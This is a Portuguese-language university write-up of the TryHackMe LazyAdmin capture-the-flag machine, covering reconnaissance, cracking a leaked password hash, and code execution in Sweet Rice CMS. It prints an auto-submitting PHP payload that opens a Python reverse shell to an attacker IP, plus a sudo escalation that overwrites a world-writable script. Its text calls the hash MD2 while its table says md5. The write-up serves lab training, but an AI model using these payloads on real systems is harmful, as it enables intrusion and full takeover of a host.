

Universidade de Brasília
Tópicos Avançados em Computadores

Write-Up

TryHackMe – LazyAdmin

Plataforma: TryHackMe
Dificuldade: Fácil
Data de Resolução: 30/04/2026

Autor: Mateus Reis Bastos
Matrícula: 241008513

Universidade de Brasília – UnB
2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
3	Exploração	4
4	Escalada de Privilégios	6
5	Conclusão	8

1 Visão Geral


A máquina LazyAdmin apresenta um cenário prático envolvendo a enumeração de serviços web, descoberta de diretórios ocultos e exploração de credenciais expostas através de arquivos de backup de banco de dados. O acesso inicial é obtido por meio de uma vulnerabilidade de execução de código no CMS Sweet Rice, permitindo a injeção de *payloads* PHP para estabelecer uma *reverse shell*.

A etapa de escalada de privilégios explora vulnerabilidades clássicas de má configuração no ambiente Linux. A análise das permissões de superusuário revela que o **sudo** está configurado incorretamente, autorizando a execução de um script em Perl que, por sua vez, invoca um arquivo **.sh** com permissões de escrita abertas, garantindo acesso integral como usuário **root**.

2 Reconhecimento

Inicialmente, executou-se uma varredura utilizando o **Nmap** para descobrir quais serviços estavam sendo executados no servidor alvo. O resultado indicou que as portas 22 (SSH) e 80 (HTTP) estavam abertas.

```
1 nmap -sC -sV -T4 <TARGET_IP>
2 # Output resumido:
3 # PORT      STATE SERVICE VERSION
4 # 22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
5 # 80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
```



```
(kali@kali)-[~]
$ nmap -sC -sV -T4 10.64.141.113
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-30 09:37 -0400
Nmap scan report for 10.64.141.113
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.27 seconds
```

Figura 1: Resultado do Nmap evidenciando as portas 22 e 80 abertas.

Considerando a existência de uma aplicação web rodando na porta 80, o IP da máquina alvo foi adicionado ao arquivo **/etc/hosts** e associado ao domínio fictício **lazyadm.thm** para facilitar a navegação e a resolução de DNS local.

Em seguida, utilizou-se o **Feroxbuster** para realizar a força bruta de diretórios, aplicando um filtro pelos códigos de status HTTP 200, 301, 302 e 403 para reduzir o ruído.

```

1 feroxbuster -u http://lazyadm.thm -w
  /usr/share/wordlists/dirb/common.txt -s 200,301,302,403
2 # Output resumido:
3 # 301          9l          28w          314c http://lazyadm.thm/content
4 # 301          9l          28w          317c http://lazyadm.thm/content/as
5 # 301          9l          28w          318c
  http://lazyadm.thm/content/inc

```




Figura 2: Parâmetros utilizados na varredura do Feroxbuster.

```

[#####] - 2m 70255/70255 0s found:154 errors:43
[#####] - 78s 23070/23070 295/s http://lazyadm.thm/
[#####] - 74s 23070/23070 314/s http://lazyadm.thm/content/
[#####] - 0s 23070/23070 87057/s http://lazyadm.thm/content/_themes/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 3s 23070/23070 8485/s http://lazyadm.thm/content/_themes/default/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 72s 23070/23070 322/s http://lazyadm.thm/content/as/
[#####] - 0s 23070/23070 86082/s http://lazyadm.thm/content/attachment/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 4s 23070/23070 5436/s http://lazyadm.thm/content/images/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 7s 23070/23070 3231/s http://lazyadm.thm/content/inc/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 23070/23070 85129/s http://lazyadm.thm/content/inc/cache/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 1s 23070/23070 19305/s http://lazyadm.thm/content/js/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 23070/23070 83891/s http://lazyadm.thm/content/inc/lang/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 3s 23070/23070 8482/s http://lazyadm.thm/content/inc/font/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 23070/23070 83587/s http://lazyadm.thm/content/inc/mysql_backup/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 23070/23070 84816/s http://lazyadm.thm/content/as/js/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 8s 23070/23070 3065/s http://lazyadm.thm/content/as/lib/ => Directory listing (add --scan-dir-listings to scan)

```

Figura 3: Resultado do Feroxbuster mostrando os diretórios descobertos.

Aprofundando a enumeração nos diretórios descobertos, foi encontrada uma página de login em `/content/as/` e um diretório contendo arquivos críticos em `/content/inc/mysql_backup`, onde estava hospedado um arquivo `.sql`.




Figura 4: Diretório contendo o arquivo de backup do banco de dados.

Ao inspecionar o conteúdo do arquivo `.sql`, identificou-se um registro contendo o usuário **manager** e uma respectiva senha criptografada. O utilitário **HashID** foi empregado para analisar o formato do hash, sugerindo tratar-se de MD2. Utilizando uma ferramenta de quebra de hashes online, o valor foi revertido com sucesso, revelando a senha em texto claro: **Password123**.

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcfb	md5	Password123

Color Codes: Exact match, Partial match, Not found.

Figura 5: Identificação e quebra do hash MD2.

3 Exploração

De posse das credenciais válidas, acessou-se a página encontrada em `/content/as/`, que revelou ser o painel de login do sistema de gerenciamento de conteúdo **Sweet Rice CMS**. O login foi efetuado com sucesso utilizando as credenciais **manager:Password123**.




Figura 6: Página do painel de administrador do Sweet Rice CMS.

Averiguando as funcionalidades do painel, notou-se a capacidade de criar e gerenciar anúncios ("Ads"). Uma pesquisa na base de dados do Exploit-DB (<https://www.exploit-db.com/exploits/40700>) apontou que o módulo de anúncios do Sweet Rice é vulnerável à execução de códigos, pois permite injetar scripts nativos em PHP.




Figura 7: Página de criação de anúncios (Ads) dentro do CMS.




Figura 8: Templates prontos demonstrando que a plataforma aceita e processa códigos PHP.

Para explorar a vulnerabilidade e obter a *reverse shell*, formulou-se um documento HTML malicioso que submete um código de conexão reversa na linguagem PHP via método POST, direcionado para a porta 1234.

```
1 <html>
2   <body>
3     <form action="http://lazyadm.thm/content/inc/ads/ad_save.
4       php" method="POST" id="exploit">
5       <input type="hidden" name="adk" value="shell" />
6       <textarea name="adv" style="display:none;">
7         <?php system("python3 -c 'import socket,os,pty;s=socket
8           .socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
9           ((\"192.168.219.116\",1234));os.dup2(s.fileno(),0);
10          os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.
11          spawn(\"/bin/bash\")'"); ?>
12       </textarea>
13       <input type="submit" value="Submit" />
14     </form>
15     <script>
16       document.getElementById('exploit').submit();
17     </script>
18   </body>
19 </html>
```

Antes de acionar a carga útil, configurou-se um ouvinte na máquina atacante utilizando o **Netcat**:

```
1 nc -lvp 1234
```

Após enviar o código através da interface do CMS, navegou-se até o diretório de anúncios gerados em `/content/inc/ads/`. Ao clicar no arquivo correspondente ao anúncio criado, o script PHP foi executado pelo servidor web, resultando no sucesso da conexão reversa. A primeira flag (`user.txt`) foi coletada no diretório `/home/itguy`.

4 Escalada de Privilégios

Para escalar os acessos no sistema, o primeiro passo rotineiro é verificar quais privilégios o usuário atual possui em relação ao utilitário **sudo**.

```
1 sudo -l
2 # Matching Defaults entries for www-data on LazyAdmin:
3 #   env_reset, mail_badpass,
4 #   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
5 # User www-data may run the following commands on LazyAdmin:
6 #   (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

```

www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");

```

Figura 9: Saída do comando `sudo -l` revelando scripts com permissão administrativa sem senha.

O comando indicou que qualquer usuário poderia executar o arquivo `/home/itguy/backup.pl` utilizando o `perl` sob o contexto do `root`, sem a necessidade de senha. Analisando o conteúdo do arquivo `backup.pl`, notou-se que o script executa diretamente um script secundário de shell localizado em `/etc/copy.sh`.

Ao avaliar as permissões desse script secundário, confirmou-se que ele estava vulnerável a modificações:

```

1 ls -l /etc/copy.sh
2 # -rw-rw-rw- 1 root root 81 Apr 30 2026 /etc/copy.sh

```

O arquivo `/etc/copy.sh` possuía permissões globais de escrita. Aproveitando essa falha estrutural, o conteúdo do arquivo foi substituído pelo comando de invocação de um *shell bash*:

```

1 echo '/bin/bash' > /etc/copy.sh
2 sudo /usr/bin/perl /home/itguy/backup.pl
3 whoami
4 # root

```

```

(kali@kali) - [~/vpn]
$ nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [192.168.219.116] from (UNKNOWN) [10.64.141.113] 56814
www-data@THM-Chal:/var/www/html/content/inc/ads$ cat /etc/copy.sh
cat /etc/copy.sh
system("/bin/bash");
www-data@THM-Chal:/var/www/html/content/inc/ads$ echo "/bin/bash" > /etc/copy.sh
<html/content/inc/ads$ echo "/bin/bash" > /etc/copy.sh
www-data@THM-Chal:/var/www/html/content/inc/ads$ sudo /usr/bin/perl /home/itguy/backup.pl
<html/content/inc/ads$ sudo /usr/bin/perl /home/itguy/backup.pl
root@THM-Chal:/var/www/html/content/inc/ads# whoami
whoami
root

```

Figura 10: Sobrescrita do arquivo `copy.sh` e obtenção do terminal interativo `root`.

Como o script `backup.pl` foi executado com o comando `sudo`, as chamadas de sistema internas também herdaram esse nível de acesso, concedendo um terminal interativo completo de `root`. Com os privilégios máximos garantidos, o arquivo final pôde ser lido em `/root/root.txt`.

```

1 cat /root/root.txt
2 # <ROOT_FLAG>

```



```
root@THM-Chal:/var/www/html/content/inc/ads# ls /
ls /
bin    dev    initrd.img    lost+found    opt    run    srv    usr    vmlinuz.old
boot  etc    initrd.img.old media          proc  sbin   sys    var
cdrom  home  lib           mnt           root  snap  tmp    vmlinuz
root@THM-Chal:/var/www/html/content/inc/ads# cd /root
cd /root
root@THM-Chal:~# ls
ls
root.txt
```

Figura 11: Leitura bem-sucedida da flag do superusuário.

5 Conclusão

O comprometimento da máquina LazyAdmin ilustra perfeitamente a cadeia típica de ataques iniciada por falhas na proteção de arquivos confidenciais. O vazamento de um *backup* SQL expôs credenciais essenciais, que por sua vez facilitaram a exploração de um CMS defasado (Sweet Rice) suscetível a injeção de PHP via formulários de interface.

A subida de privilégios para `root` foi viabilizada por conta de uma falha humana na administração de sistemas: delegar permissões de superusuário no arquivo do `sudoers` atreladas a um binário que aciona rotinas de scripts secundários mantidos com permissão global de alteração. Essa combinação expõe o perigo de se não aplicar os conceitos de *Least Privilege* e demonstra a importância do controle severo de permissões de arquivo em sistemas baseados em Unix.

5 Referências

- [1] Exploit Database. *Sweet Rice 1.5.1 - Backup Disclosure*. Disponível em: <https://www.exploit-db.com/exploits/40700>.
- [2] GTFOBins. *Perl – GTFOBins*. Disponível em: <https://gtfobins.github.io/gtfobins/perl/>.